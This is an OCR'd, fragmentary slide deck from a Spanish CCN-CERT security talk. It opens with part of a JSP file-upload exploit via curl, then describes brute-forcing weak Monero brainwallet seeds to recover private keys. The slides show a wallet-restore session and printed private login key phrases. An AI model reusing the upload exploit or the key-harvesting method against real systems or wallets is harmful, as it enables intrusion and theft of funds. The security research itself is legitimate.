
```
HTTP/1.1 201 Created
Server: Apache-Coyote/1.1
Content-Length: 0
Date: Sat, 23 Sep 2017 06:36:36 GMT
Connection: close
```


### Exploit using 'curl':


1. Create a .jsp file (e.g. test.jsp):

```
<% out.write("<html><body><h3>[+] JSP file successfully uploaded via curl and JSP out.write  executed.</h3></body></ht
```

# Atacando Monero






# Atacando Monero

```
C:\Users\[redacted]\Downloads\monero-gui-v0.13.0.4>monero-wallet-cli --restore-deterministic-wallet
This is the command line monero wallet. It needs to connect to a monero
daemon to work correctly.
WARNING: Do not reuse your Monero keys on another fork, UNLESS th

Monero 'Beryllium Bullet' (v0.13.0.4-release)
Logging to C:\Users\[redacted]\Downloads\monero-gui-v0.13.0.
Specify a new wallet file name for your restored wallet (e.g., My
Wallet file name (or Ctrl-C to quit): Hack3d
Generating new wallet...
Specify Electrum seed: En un pais multicolor, había una abeja baj

Electrum seed continued: Amiga mia, princesa de un cuento infinit

Electrum seed continued: Amiga mia, princesa de un cuento infinit
```



# Atacando Monero

Concepto de “recolección de claves”

# Atacando Monero

## Ofertas de trabajo en EEUU

**Vulnerability Researcher**

Raytheon ★★★★☆ 3,218 valoraciones - Melbourne, FL

Ver empleo

As the majority of our customers are government agencies, all candidates must meet the minimum qualifications for access to classified information. **U.S. citizenship is required**. All candidates must be able to obtain and maintain a government security clearance.

**Federal - Senior Vulnerability Researcher and Exploit Developer**

Accenture ★★★★☆ 15,254 valoraciones - Orlando, FL

Ver empleo

US Citizenship Required.


Accenture - hace 19 días - guardar empleo - Denunciar empleo - empleo original

**Senior Vulnerability Researcher – CSI Huntsville**

Foreground Security ★★★★☆ 4 valoraciones - Huntsville, AL

Ver empleo

Security Clearance:
Qualified applicants may be subject to a security investigation and must meet minimum qualifications for access to classified information. U.S. Citizenship is required. Qualified applicants must meet the requirements to obtain and maintain a Secret government security clearance.



**Offensive Cyber Researcher (TS/SCI w/ Poly)**


Johns Hopkins Applied Physics Laboratory (APL) ★★★★☆ 87 valoraciones - Laurel, MD 20708

Ver empleo

**Security:** Applicant selected will be subject to a government security clearance investigation and must meet the requirements for access to classified information. Eligibility requirements include U.S. citizenship.

# TOR Y Monero: La preocupación del FBI


Conformando un “Dream Team” del exploiting



# Índice


# Tracking de usuarios de Monero

## Lateral Thinking




# Tracking de usuarios de Monero

Lateral Thinking



# Tracking de usuarios de Monero


## Creación de un “wallet” en Monero




- Actualmente la aplicación oficial de Monero utiliza como semilla (por defecto) un nemónico de 25 palabras de un diccionario en inglés.

# Tracking de usuarios de Monero

## BrainWallets

# Tracking de usuarios de Monero

Ni en mil años


- (100.000 palabras) ^ 25 = 1,e+125



Imposible de abordar mediante un ataque de fuerza bruta

402,387,260,077,093,773,543,702,433,923,003,985,719,374,864, 210,714,632,54
486,969,404,800,479,988,610,197,196,058,631,666,872,994,808, 558,901,323,82
627,727,188,732,519,779,505,950,995,276,120,874,975,462,497, 043,601,418,27
119,181,045,825,783,647,849,977,012,476,632,889,835,955,735, 432,513,185,323,958,463,075,557,409,114,262,417,474,349,347,
553,428,646,576,611,667,797,396,668,820,291,207,379,143,853, 719,588,249,808,126,867,838,374,559,731,746,136,085,379,534,
524,221,586,593,201,928,090,878,297,308,431,392,844,403,281, 231,558,611,036,976,801,357,304,216,168,747,609,675,871,348,
312,025,478,589,320,767,169,132,448,426,236,131,412,508,780, 208,000,261,683,151,027,341,827,977,704,784,635,868,170,164,
365,024,153,691,398,281,264,810,213,092,761,244,896,359,928, 705,114,964,975,419,909,342,221,566,832,572,080,821,333,186,
116,811,553,615,836,546,984,046,708,975,602,900,950,537,616, 475,847,728,421,889,679,646,244,945,160,765,353,408,198,901,
385,442,487,984,959,953,319,101,723,355,556,602,139,450,399, 736,280,750,137,837,615,307,127,761,926,849,034,352,625,200,
015,888,535,147,331,611,702,103,968,175,921,510,907,788,019, 393,178,114,194,545,257,223,865,541,461,062,892,187,960,223,
838,971,476,088,506,276,862,967,146,674,697,562,911,234,082, 439,208,160,153,780,889,893,964,518,263,243,671,616,762,179,

# Tracking de usuarios de Monero


MyMonero.com



# Tracking de usuarios de Monero

MyMonero.com





**Your Private Login Key**

nitrogen fudge jaunt juicy muzzle react ramped lawsuit loyal feel spout razor lawsuit


claim dummy saucepan boss offend mighty scamper noodles trying malady lawsuit puppy noodles

# Tracking de usuarios de Monero

## Paradoja del cumpleaños




$$p = \frac{365}{365}\frac{364}{365}\frac{363}{365}\cdots\frac{344}{365}\frac{343}{365}$$



# Tracking de usuarios de Monero

Algo falla en esta probabilidad

- El diccionario inglés de Oxford contiene en torno a 170.000 palabras
- Suponiendo un diccionario con todos los términos y una generación cuasi-aleatoria tendríamos:

0,000458 = 0,045% = 1 cada 2183

# Tracking de usuarios de Monero

Algo falla en esta probabilidad

- El diccionario inglés de Oxford contiene en torno a 170.000 palabras
- Suponiendo un diccionario con todos los términos y una generación cuasi-aleatoria tendríamos:

0,000458 = 0,045% = 1 cada 2183

**No me salen las cuentas!!**

# Tracking de usuarios de Monero

Quizás se puedan reducir los años…

## Tracking de usuarios de Monero

¿Resultado?

- Tras 2 meses, con un i7-6700 trabajando 24h/día se ha podido obtener la clave privada de **11 direcciones**.

- Aunque es un resultado muy modesto en comparación con Bitcoin, es un claro ejemplo de pensamiento lateral aplicado y de como el desconocimiento humano puede comprometer cualquier medida de seguridad.

**AVISO**: Si alguien está tentado a intentarlo con el fin de robar los fondos de las carteras, que sepa que está perdiendo el tiempo. A diferencia de Bitcoin, aquí no se dispone de todas las claves públicas en el blockchain, lo que significa que hay que realizar una criba sobre un conjunto de transacciones.

# Esto es todo amigos!

# ¿Alguna pregunta?

Antonio Morales

@Nosoynadiemas

antoniomoralesmaldonado@gmail.com

Innotec SECURITY An Entelgy company

# XII Jornadas STIC CCN-CERT

## Ciberseguridad, hacia una respuesta y disuasión efectiva


- **E-Mails**
  - info@ccn-cert.cni.es
  - ccn@cni.es
  - organismo.certificacion@cni.es
- **Websites**
  - www.ccn.cni.es
  - www.ccn-cert.cni.es
  - oc.ccn.cni.es
- **Síguenos en**

centro criptológico nacional